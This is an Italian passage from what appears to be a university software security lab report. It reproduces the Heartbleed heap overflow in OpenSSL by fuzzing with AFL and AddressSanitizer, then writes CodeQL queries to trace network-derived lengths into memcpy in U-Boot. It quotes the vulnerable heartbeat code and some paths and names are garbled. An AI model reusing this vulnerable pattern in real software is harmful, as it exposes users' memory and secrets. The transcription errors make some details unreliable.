parallels@parallels-Parallels-Virtual-Platform:~/Desktop/fuzzing/hearbleed$
```

Interrompiamo l'esecuzione dopo aver verificato che c'è stato un crash.

```
[+] We're done here. Have a nice day!
parallels@parallels-Parallels-Virtual-Platform:~/Desktop/fuzzing/hearbleed$ ./handshake < output/default/crashes/id\:00000\,sig\:06\,src\:000021\,time\:399655\,execs\:28853\,op\:havoc\,rep\:2
=====
==86595==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x629000009748 at pc 0x7ff205bfff91a bp 0x7ffe52adde60 sp 0x7ffe52add608
READ of size 63002 at 0x629000009748 thread T0
#0 0x7ff205bfff919 in __interceptor_memcpy ../../../../src/libsanitizer/sanitizer_common/sanitizer_common_interceptors.inc:827
#1 0x63ab8ad158b in ssl1_process_heartbeat /home/unina/Desktop/SoftwareSecurity-Labs/fuzzing/hearbleed/openssl/ssl/tl_lib.c:2586
#2 0x63ab8b8cd3 in ssl3_read_bytes /home/unina/Desktop/SoftwareSecurity-Labs/fuzzing/hearbleed/openssl/ssl/s3_pkt.c:1092
#3 0x63ab8b93d83 in ssl3_get_message /home/unina/Desktop/SoftwareSecurity-Labs/fuzzing/hearbleed/openssl/ssl/s3_both.c:457
#4 0x63ab8b83221 in ssl3_get_client_hello /home/unina/Desktop/SoftwareSecurity-Labs/fuzzing/hearbleed/openssl/ssl/s3_srvr.c:941
#5 0x63ab8b4b7e4 in ssl3_accept /home/unina/Desktop/SoftwareSecurity-Labs/fuzzing/hearbleed/openssl/ssl/s3_srvr.c:357
#6 0x63ab8ab3a83 in main /home/unina/Desktop/SoftwareSecurity-Labs/fuzzing/hearbleed/handshake.cc:49
#7 0x7ff205ba83d9f in __libc_start_main ../sysdeps/nptl/libc_start_main.h:58
#8 0x7ff205ba83e3f in __libc_start_main_impl ../sysdeps/nptl/libc_start_main.c:392
#9 0x63ab8abe390 in _start (/home/unina/Desktop/fuzzing/hearbleed/handshake+0xd7390)

0x629000009748 is located 0 bytes to the right of 17736-byte region [0x629000005200,0x629000009748)
allocated by thread T0 here:
#0 0x7ff205c07290f in __interceptor_malloc ../../../../src/libsanitizerasan/asan_malloc_linux.cpp:69
#1 0x63ab8be7408 in CRYPTO_malloc /home/unina/Desktop/SoftwareSecurity-Labs/fuzzing/hearbleed/openssl/crypto/mem.c:308

SUMMARY: AddressSanitizer: heap-buffer-overflow ../../../../src/libsanitizer/sanitizer_common/sanitizer_common_interceptors.inc:827 in __interceptor_memcpy
Shadow bytes around the buggy address:
0x0c527fff9290: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0c527fff92a0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0c527fff92b0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0c527fff92c0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0c527fff92d0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
=>0x0c527fff92e0: 00 00 00 00 00 00 00 [fa]fa fa fa fa fa fa
0x0c527fff92f0: fa fa
0x0c527fff9300: fa fa
0x0c527fff9310: fa fa
0x0c527fff9320: fa fa
0x0c527fff9330: fa fa
Shadow byte legend (one shadow byte represents 8 application bytes):
Addressable: 00
Partially addressable: 01 02 03 04 05 06 07
Heap left redzone: fa
Freed heap region: fd
Stack left redzone: f1
Stack mid redzone: f2
Stack right redzone: f3
Stack after return: f5
Stack use after scope: f8
Global redzone: f9
Global init order: f6
Poisoned by user: f7
Container overflow: fc
Array cookie: ac
Intra object redzone: bb
ASan internal: fe
Left alloca redzone: ca
Right alloca redzone: cb
==86595==ABORTING
parallels@parallels-Parallels-Virtual-Platform:~/Desktop/fuzzing/hearbleed$
```

- Che tipo di errore è stato rilevato ?


L'errore rilevato è un "heap-buffer-overflow", che indica che si è verificato un overflow del buffer di memoria heap. L'indirizzo specifico coinvolto è "0x629000009748".

- Qual è il punto nel codice di OpenSSL che causa l'errore

Il punto nel codice di OpenSSL che causa l'errore è indicato come la funzione "tis1_process_heartbeat" nel file "/home/untina/Desktop/SoftwareSecurity-Labs/fuzzing/heartbleed/openssl/ssl/ti_lib.c" alla riga 2586.

- Qual è il punto nel codice di OpenSSL che ha allocato il buffer?

Il punto nel codice di OpenSSL che ha allocato il buffer è indicato come la funzione "CRYPTO_malloc" nel file "/home/untina/Desktop/SoftwareSecurity-Labs/fuzzing/heartbleed/openssl/crypto/mex.c" alla riga 308.



The screenshot shows the GDB debugger interface with assembly code and a stack dump. The assembly code is from the file /home/untina/Desktop/SoftwareSecurity-Labs/fuzzing/heartbleed/openssl/ssl/ti_lib.c, specifically around line 2586. The stack dump shows memory allocations and deallocations, including a call to CRYPTO_malloc at address 0x629000009748. The registers and memory dump sections provide detailed information about the state of the program during the crash.

Analizziamo il crash mandando in esecuzione il programma con gdb e in ingresso l'output ottenuto dal fuzzing.



The terminal window shows the output of a hexdump command on the crash file. The output includes the memory address (0x00000000), the byte value (18 03 20 00 13 01 f6 1a), and the instruction "...". This corresponds to the optimized out instruction at address 0x629000009748.

```

if (hbtype == TLS1_HB_REQUEST)
{
    unsigned char *buffer, *bp;
    int r;

    /* Allocate memory for the response, size is 1 bytes
     * message type, plus 2 bytes payload length, plus
     * payload, plus padding
     */
    buffer = OPENSSL_malloc(1 + 2 + payload + padding);
    bp = buffer;

    /* Enter response type, length and copy payload */
    *bp++ = TLS1_HB_RESPONSE;
    s2n(payload, bp);
    memcpy(bp, pl, payload);
    bp += payload;
    /* Random padding */
    RAND_pseudo_bytes(bp, padding);

    r = ssl3_write_bytes(s, TLS1_RT_HEARTBEAT, buffer, 3 + payload + padding);
}

327 char *CRYPTO_strdup(const char *str, const char *file, int line)
328 {
329     char *ret = CRYPTO_malloc(strlen(str)+1, file, line);
330
331     strcpy(ret, str);
332     return ret;
333 }

```

Utilizzando afl-clang-fast:

```

1. ~$ AFL_USE_ASAN=1 CC=afl-clang-fast CXX=afl-clang-fast++ ./config -d -g
2. ~$ make
3. ~$ AFL_USE_ASAN=1 afl-clang-fast target.c -o target openssl/libssl.a openssl/libcrypto.a -I openssl/include
   -ldl
4. ~$ openssl req -x509 -newkey rsa:512 -keyout server.key -out server.pem -days 365 -nodes -subj /CN=a/
1. ~$ afl-fuzz -i in -o out -m none -t 5000 ./target
      american fuzzy lop ++4.00c {default} (./target) [fast]
process timing
  run time : 0 days, 0 hrs, 3 min, 44 sec
  last new find : 0 days, 0 hrs, 0 min, 5 sec
  last saved crash : 0 days, 0 hrs, 0 min, 17 sec
  last saved hang : none seen yet
overall results
  cycles done : 0
  corpus count : 28
  saved crashes : 1
  saved hangs : 0
cycle progress
  now processing : 9.0 (32.1%)
  runs timed out : 0 (0.00%)
map coverage
  map density : 4.47% / 4.69%
  count coverage : 1.30 bits/tuple
stage progress
  now trying : splice 10
  stage execs : 18/32 (56.25%)
  total execs : 40.9k
  exec speed : 166.5/sec
findings in depth
  favored items : 19 (67.86%)
  new edges on : 21 (75.00%)
  total crashes : 3 (1 saved)
  total tmouts : 0 (0 saved)
fuzzing strategy yields
  bit flips : disabled (default, enable with -D)
  byte flips : disabled (default, enable with -D)
  arithmetics : disabled (default, enable with -D)
  known ints : disabled (default, enable with -D)
  dictionary : n/a
  havoc/splice : 24/36.4k, 4/4256
  py/custom/rq : unused, unused, unused, unused
  trim/eff : 72.41%/33, disabled
item geometry
  levels : 3
  pending : 19
  pend fav : 11
  own finds : 27
  imported : 0
  stability : 100.00%
[cpu000:100%]

```

```

unina@software-security:~/software-security/fuzzing/heartbleed$ ./target < out/default/crashes/id:00000\,sig:06\,src:000019\,time\:206421\,execs\:37934\,op\:havoc\,rep\:8
server: UNKN / before/accept initialization
=====
==52460==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x629000009748 at pc 0x000000438654 bp 0x7ffcaef59b0 sp 0x7ffcaef5170
READ of size 4830 at 0x629000009748 thread T0
#0 0x438653 in __interceptor_memcpy (/home/unina/software-security/fuzzing/heartbleed/target+0x438653)
#1 0x4d4b50 in _tls1_process_heartbeat (/home/unina/software-security/fuzzing/heartbleed/openssl-1.0.1f/ssl/tl.lib.c:2586:3)
#2 0x5137e2 in ssl3_read_bytes (/home/unina/software-security/fuzzing/heartbleed/openssl-1.0.1f/ssl/s3_pkt.c:1092:4)
#3 0x5152c in ssl3_get_message (/home/unina/software-security/fuzzing/heartbleed/openssl-1.0.1f/ssl/s3_both.c:457:7)
#4 0x4fb65a in ssl3_get_client_hello (/home/unina/software-security/fuzzing/heartbleed/openssl-1.0.1f/ssl/s3_srvr.c:941:4)
#5 0x4f97f7 in ssl3_accept (/home/unina/software-security/fuzzing/heartbleed/openssl-1.0.1f/ssl/s3_srvr.c:357:9)
#6 0x4cf328 in main (/home/unina/software-security/fuzzing/heartbleed/target+0x4cf328)
#7 0x7f04ee3dad8f in __libc_start_main (/lib/x86_64-linux-gnu/libc.so.6:308:8)
#8 0x7f04ee3dae3f in __libc_start_main (/lib/x86_64-linux-gnu/libc.so.6:308:8)
#9 0x420484 in _start (/home/unina/software-security/fuzzing/heartbleed/target+0x420484)

0x629000009748 is located to the right of 17736-byte region [0x629000005200,0x629000009748)
allocated by thread T0 here:
#0 0x49d36d in __interceptor_malloc (/home/unina/software-security/fuzzing/heartbleed/target+0x49d36d)
#1 0x52b649 in CRYPTO_malloc (/home/unina/software-security/fuzzing/heartbleed/openssl-1.0.1f/crypto/mem.c:308:8


SUMMARY: AddressSanitizer: heap-buffer-overflow (/home/unina/software-security/fuzzing/heartbleed/target+0x438653) in __interceptor_memcpy
Shadow bytes around the buggy address:
0x0c527ffff9290: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0c527ffff9290d: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0c527ffff929ad: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0c527ffff92be: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0c527ffff92c0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0c527ffff92d0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
=>0x0c527ffff92d0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00[fa]fa fa fa fa fa
0x0c527ffff92fd: fa fa
0x0c527ffff9300: fa fa
0x0c527ffff9310: fa fa
0x0c527ffff9320: fa fa
0x0c527ffff9330: fa fa
Shadow byte legend (one shadow byte represents 8 application bytes):
Addressable: 00
Partially addressable: 01 02 03 04 05 06 07
Heap left redzone: fa
Freed heap region: f1
Stack left redzone: f1
Stack mid redzone: f2
Stack right redzone: f3
Stack after return: f5
Stack use after scope: f8
Global redzone: f9
Global init order: f6
Poisoned by user: f7
Container overflow: fc
Array cookie: ac
Intra object redzone: bb
ASan internal: fe
Left alloca redzone: ca
Right alloca redzone: cb
==52460==ABORTING

```

```

unina@software-security:~/software-security/fuzzing/heartbleed$ od -A x -t x1z -v out/default/crashes/id:00000\,sig:06\,src:000019\,time\:206421\,execs\:37934\,op\:havoc\,rep\:8 | text2pcap -T 443,443 - leggibile
Input from: Standard input
Output to: leggibile
Output format: pcap
Generate dummy Ethernet header: Protocol: 0x800
Generate dummy IP header: Protocol: 6
Generate dummy TCP header: Source port: 443. Dest port: 443
Wrote packet of 75 bytes.
Read 1 potential packet, wrote 1 packet (115 bytes).

```



Applica un filtro di visualizzazione ... <Ctrl-/>						
No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.1.1.1	10.2.2.2	TLSv1	281	Client Hello

```
Frame 1: 281 bytes on wire (2248 bits), 281 bytes captured (2248 bits)
Ethernet II, Src: 0a:02:02:02:02:01 (0a:02:02:02:02:01), Dst: 0a:02:02:02:02:02 (0a:02:02:02:02:02)
Internet Protocol Version 4, Src: 10.1.1.1, Dst: 10.2.2.2
Transmission Control Protocol, Src Port: 443, Dst Port: 443, Seq: 1, Len: 227
Transport Layer Security
  > TLSv1 Record Layer: Handshake Protocol: Client Hello
```

leggibile3						
Applica un filtro di visualizzazione ... <Ctrl-/>						
No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.1.1.1	10.2.2.2	SSL	62	Continuation Data

```
> Frame 1: 62 bytes on wire (496 bits), 62 bytes captured (496 bits)
-> Ethernet II, Src: 0a:02:02:02:02:01 (0a:02:02:02:02:01), Dst: 0a:02:02:02:02:02 (0a:02:02:02:02:02)
  > Destination: 0a:02:02:02:02:02 (0a:02:02:02:02:02)
  > Source: 0a:02:02:02:02:01 (0a:02:02:02:02:01)
    Type: IPv4 (0x0800)
-> Internet Protocol Version 4, Src: 10.1.1.1, Dst: 10.2.2.2
  0100 .... = Version: 4
  .... 0101 = Header Length: 20 bytes (5)
  > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 48
    Identification: 0x1234 (4660)
  > Flags: 0x00
    ...0 0000 0000 = Fragment Offset: 0
    Time to Live: 255
    Protocol: TCP (6)
    Header Checksum: 0x928e [validation disabled]
      [Header checksum status: Unverified]
    Source Address: 10.1.1.1
```

4. Static Analysis

L'obiettivo principale della static analysis è identificare potenziali problemi o errori nel codice prima che venga eseguito.

Durante la static analysis, uno strumento automatizzato analizza il codice sorgente alla ricerca di violazioni delle regole di programmazione, errori di sintassi, potenziali vulnerabilità di sicurezza e altri problemi di qualità del codice. Questo processo è basato sull'analisi delle caratteristiche strutturali e semantiche del codice, senza richiedere l'esecuzione del programma.

4.1 U-Boot

U-Boot, acronimo di "Universal Bootloader", è un firmware open source ampiamente utilizzato come bootloader e sistema di avvio per dispositivi embedded come computer a scheda singola, router, dispositivi di archiviazione di rete e altri dispositivi incorporati.

Le vulnerabilità possono essere attivate quando U-Boot è configurato per utilizzare la rete per recuperare le risorse di avvio della fase successiva. MITRE ha emesso i seguenti CVE per le 13 vulnerabilità: CVE-2019-14192 , CVE-2019-14193 , CVE-2019-14194 , CVE - 2019-14195 , CVE-2019-14196 , CVE-2019-14197 , CVE-2019 -14198 , CVE-2019-14199 , CVE-2019-14200 , CVE-2019-14201 , CVE-2019-14202 , CVE-2019-14203 e CVE-2019-14204 .

Attraverso queste vulnerabilità un utente malintenzionato nella stessa rete (o controllando un server NFS dannoso) potrebbe ottenere l'esecuzione di codice sul dispositivo alimentato da U-Boot.

Le prime due occorrenze della vulnerabilità erano semplici overflow di memcpy con una dimensione controllata dall'attaccante proveniente dal pacchetto di rete senza alcuna convalida.

4.2 memcpy()

La funzione memcpy è una funzione di libreria standard nel linguaggio di programmazione C e viene utilizzata per copiare un blocco di memoria da una posizione all'altra. La sua firma è solitamente la seguente: **void *memcpy(void *dest, const void *src, size_t n)**. Prende tre argomenti: il puntatore alla destinazione (dest), il puntatore all'origine (src) e il numero di byte da copiare (n).

La funzione memcpy copia i dati dalla posizione di memoria di origine (src) alla posizione di memoria di destinazione (dest) per un numero specificato di byte (n). Memcpy non effettua controlli sulla dimensione dei buffer o sulla sovrapposizione delle aree di memoria coinvolte.

Un attaccante malintenzionato potrebbe sfruttare un buffer overflow utilizzando memcpy in modo non sicuro. Ad esempio, potrebbe creare dati di input malevoli più lunghi della

dimensione consentita del buffer di destinazione. In questo modo, è possibile sovrascrivere la memoria circostante e inserire del codice arbitrario che verrà eseguito dal programma compromesso, consentendo all'attaccante di ottenere il controllo remoto del sistema (Remote Code Execution).

U-Boot contiene centinaia di chiamate memcpy e libc funzioni che leggono dalla rete come ntohs ntohl.

4.3 CodeQL

CodeQL è una potente tecnologia di analisi statica del codice sviluppata da Semmle, un'azienda di proprietà di GitHub (Microsoft). È progettato per eseguire analisi sofisticate e approfondite del codice sorgente, consentendo agli sviluppatori di identificare vulnerabilità, bug e problematiche di sicurezza nel software.

CodeQL utilizza una combinazione di linguaggi di programmazione, query e database per analizzare il codice. Utilizza un linguaggio di query flessibile e potente chiamato QL (Query Language) per definire pattern e regole che possono essere applicate al codice sorgente. Le query QL permettono di individuare specifiche problematiche nel codice, come potenziali vulnerabilità, errori di programmazione, problemi di prestazioni e altro ancora.

CodeQL si basa su un modello di database del codice sorgente che viene costruito durante il processo di analisi. Questo modello permette di rappresentare le relazioni tra diverse parti del codice e di effettuare analisi precise e complesse. Gli sviluppatori possono scrivere query personalizzate per interrogare il database del codice sorgente e ottenere informazioni dettagliate sulle problematiche individuate.

Andiamo quindi a vedere come sono strutturate le query.

```
1. import /* ... path to some CodeQL libraries ... */  
2.  
3. from /* ... variable declarations ... */  
4. where /* ... logical formulas that say something about the variables ... */  
5. select /* ... expressions to output ... */
```

4.4 U-boot Challenge

L'obiettivo è trovare una serie di 9 vulnerabilità di esecuzione di codice in modalità remota nel boot loader di U-Boot. Queste vulnerabilità sono state originariamente scoperte dai ricercatori del GitHub Security Lab e da allora sono state corrette.

4.4.1 Trovare tutte le funzioni chiamate memcpy

Creiamo la query nel file [3_function_definitions.ql](#)

- importa il modulo "cpp" che contiene le definizioni specifiche per il linguaggio di programmazione C++.
- Definisce una variabile f che rappresenta una funzione nel codice sorgente.

- Utilizza il predicato where per filtrare solo le funzioni con il nome "strlen".
- Utilizza il predicato select per selezionare sia la variabile f (la funzione) che una stringa che descrive la funzione come "a function named strlen"

The screenshot shows the CodeQL interface with two tabs: '3_function_definitions.ql' and 'CodeQL Query Results'. The query results show three occurrences of the 'strlen' function, each described as 'a function named strlen'.

```

p-3.md  3_function_definitions.ql  ...
ql-uboot > 3_function_definitions.ql > {} 3_function_definitions
import cpp

from Function f
where f.getName()="strlen"
select f, "a function named strlen"

```

#	f	[1]
1	strlen	a function named strlen
2	strlen	a function named strlen
3	strlen	a function named strlen

4.4.2 Trovare tutte le funzioni nominate memcpy

Creiamo la query nel file [4 memcpy definitions.ql](#)

The screenshot shows the CodeQL interface with two tabs: 'Step-3.md' and 'CodeQL Query Results'. The query results show three occurrences of the 'memcpy' function, each described as 'a function named memcpy'.

```

Step-3.md  3_function_definitions.ql  4_memcpy_definitions.ql  ...
deql-uboot > 4_memcpy_definitions.ql > {} 4_memcpy_definitions
1 import cpp
2
3 from Function f
4 where f.getName()="memcpy"
5 select f, "a function named memcpy"
6

```

#	f	[1]
1	memcpy	a function named memcpy
2	memcpy	a function named memcpy
3	memcpy	a function named memcpy

4.4.3 Trovare ntohs* le macro

Creiamo la query nel file [5 macro definitions.ql](#)

The screenshot shows the CodeQL interface with two tabs: 'codeql-uboot > 5_macro_definitions.ql' and 'CodeQL Query Results'. The query results show four occurrences of macros related to ntohs, each described as 'a find macro of ntohs*'. The macros listed are '#define ntohs(x) __bswap_16', '#define ntohs(x) __bswap_32', '#define ntohs(x) __ntohs(x)', and '#define ntohs(x) __ntohl(x)'.

```

codeql-uboot > 5_macro_definitions.ql > {} 5_macro_definitions
1 import cpp
2
3 from Macro m
4 where m.getName()="ntohs" or m.getName()="ntohl" or m.getName()="ntohll"
5 select m, "a find macro of ntohs*"

```

#	m	[1]
1	#define ntohs(x) __bswap_16	a find macro of ntohs*
2	#define ntohs(x) __bswap_32	a find macro of ntohs*
3	#define ntohs(x) __ntohs(x)	a find macro of ntohs*
4	#define ntohs(x) __ntohl(x)	a find macro of ntohs*

La query individuerà tutte le occorrenze delle macro "ntohs", "ntohl" e "ntohll". Per ciascuna occorrenza trovata, verrà restituita la macro stessa insieme alla stringa di descrizione "a find macro of ntohs*".

4.4.4 Trova tutte le chiamate a memcpy

Creiamo la query nel file [6 memcpy calls.ql](#)

The screenshot shows the CodeQL interface with two tabs: 'codeql-uboot > 6_memcpy_calls.ql' and 'CodeQL Query Results'. The query results show two calls to the 'memcpy' function, each described as 'call to memcpy'.

```

codeql-uboot > 6_memcpy_calls.ql > {} 6_memcpy_calls
1 import cpp
2
3 from FunctionCall call, Function fcn
4 where
5 | call.getTarget() = fcn and
6 | fcn.hasName("memcpy")
7 select call

```

#	call
1	call to memcpy
2	call to memcpy

Definisce due variabili: *call*, che rappresenta una chiamata di funzione nel codice sorgente, e *fcn*, che rappresenta una funzione.

Utilizza il predicato where per specificare due condizioni:

- *call.getTarget() = fcn* - La funzione di destinazione della chiamata deve essere uguale alla funzione *fcn*.
- *fcn.hasName("memcpy")* - Il nome della funzione *fcn* deve essere "memcpy".

4.4.5 Trova tutte le invocazioni delle macro ntohs*

Creiamo la query nel file [7_macro_invocations.ql](#)

```
uboot > 7_macro_invocations.ql > {} 7_macro_invocations
import cpp

from Macro m , MacroInvocation mi
where
    mi.getMacro() =m and
    (m.getName()="ntohs" or m.getName()="ntohl" or m.getName()="ntohll")
select mi
```

#	mi
1	ntohs(x)
2	ntohs(x)

7_macro_invocations.ql
on u-boot_u-boot_d0d07ba - finished in 3 seconds (107 results) [6/29/2023, 5:03:21 PM] Open 7_macro_invocation
#select ↴ 107 results

Definisce due variabili: *m*, che rappresenta una macro nel codice sorgente, e *mi*, che rappresenta un'invocazione di macro.

Utilizza il predicato where per specificare due condizioni:

- *mi.getMacro() = m* - La macro coinvolta nell'invocazione deve essere uguale alla macro *m*.
- *(m.getName()="ntohs" or m.getName()="ntohl" or m.getName()="ntohll")* - Il nome della macro *m* deve corrispondere a "ntohs", "ntohl" o "ntohll".
- Utilizza il predicato select per selezionare la variabile *mi* (l'invocazione di macro)

4.4.6 Trovare le espressioni di primo livello in cui si espandono queste invocazioni di macro

Creiamo la query nel file [8_macro_expressions.ql](#)

```
uboot > 8_macro_expressions.ql > {} 8_macro_expressions
import cpp

from Macro m , MacroInvocation mi
where
    mi.getMacro() =m and
    (m.getName()="ntohs" or m.getName()="ntohl" or m.getName()="ntohll")
select mi.getExpr()
```

84	...?...
85	...?...
86	...

8_macro_expressions.ql
on u-boot_u-boot_d0d07ba - finished in 10 seconds (107 results) [6/29/2023, 5:19:18 PM] Open 8_macro_expressions

- Definisce due variabili: *m*, che rappresenta una macro nel codice sorgente, e *mi*, che rappresenta un'invocazione di macro.
- Utilizza il predicato where per specificare due condizioni:
mi.getMacro() = m - La macro coinvolta nell'invocazione deve essere uguale alla macro *m*.

(m.getName() == "ntohs" or m.getName() == "ntohl" or m.getName() == "ntohll") - Il nome della macro m deve corrispondere a "ntohs", "ntohl" o "ntohll".

- Utilizza il predicato select per selezionare mi.getExpr(), che rappresenta l'espressione associata all'invocazione di macro.

4.4.7 scrivere una classe CodeQL

Creiamo la classe nel file [9_class_network_byteswap.ql](#)

```
codeql-uboot > 9_class_network_byteswap.ql > {} 9_class_network_byteswap
 1 import cpp
 2
 3
 4
 5 class NetworkByteSwap extends Expr {
 6     Quick Evaluation: NetworkByteSwap
 7     NetworkByteSwap () {
 8         exists(MacroInvocation mi, Macro m |
 9             this = mi.getExpr() and
10             mi.getMacro() = m and
11             (m.getName() = "ntohs" or
12              m.getName() = "ntohl" or
13              m.getName() = "ntohll")
14     }
15
16
17
18
19     from NetworkByteSwap n
20     select n, "Network byte swap"
```

La classe ha un costruttore vuoto e utilizza il predicato exists per verificare l'esistenza di un'invocazione di macro correlata alle macro "ntohs", "ntohl" e "ntohll".

In particolare, controlla se l'espressione corrente (this) corrisponde all'espressione di una chiamata di macro (mi.getExpr()) e se la macro associata a quella chiamata (mi.getMacro()) corrisponde a una delle macro specificate.

4.4.8 Analisi del flusso di dati e tracciamento delle contaminazioni

Creiamo il file [10_taint_tracking.ql](#)

```

codeql-uboot > 10_taint_tracking.ql > {} 10_taint_tracking > Config > isSink
1 import cpp
2 import semmele.code.cpp.dataflow.TaintTracking
3 import DataFlow::PathGraph
4
5 class NetworkByteSwap extends Expr {
    Quick Evaluation: NetworkByteSwap
6     NetworkByteSwap () {
7         exists(MacroInvocation mi, Macro m |
8             this = mi.getExpr() and
9             mi.getMacro() = m and
10            (m.getName() = "ntohs" or
11             m.getName() = "ntohl" or
12             m.getName() = "ntohll")
13        )
14    }
15}
16
17 class Config extends TaintTracking::Configuration {
    Quick Evaluation: Config
18     Config() { this = "NetworkToMemFuncLength" }
19
20     Quick Evaluation: isSource
21     override predicate isSource(DataFlow::Node source) {
22         source.asExpr() instanceof NetworkByteSwap
23     }
24
25     Quick Evaluation: isSink
26     override predicate isSink(DataFlow::Node sink) {
27         // sink should be the size argument of calls to memcpy
28         (exists[FunctionCall call | sink.asExpr() = call.getArgument(2) and
29         call.getTarget().getName() = "memcpy"])
30     }
31
32     from Config cfg, DataFlow::PathNode source, DataFlow::PathNode sink
33     where cfg.hasFlowPath(source, sink)
34     select sink, source, sink, "Lo scambio di byte di rete passa a memcpy"

```

CodeQL Query Results X

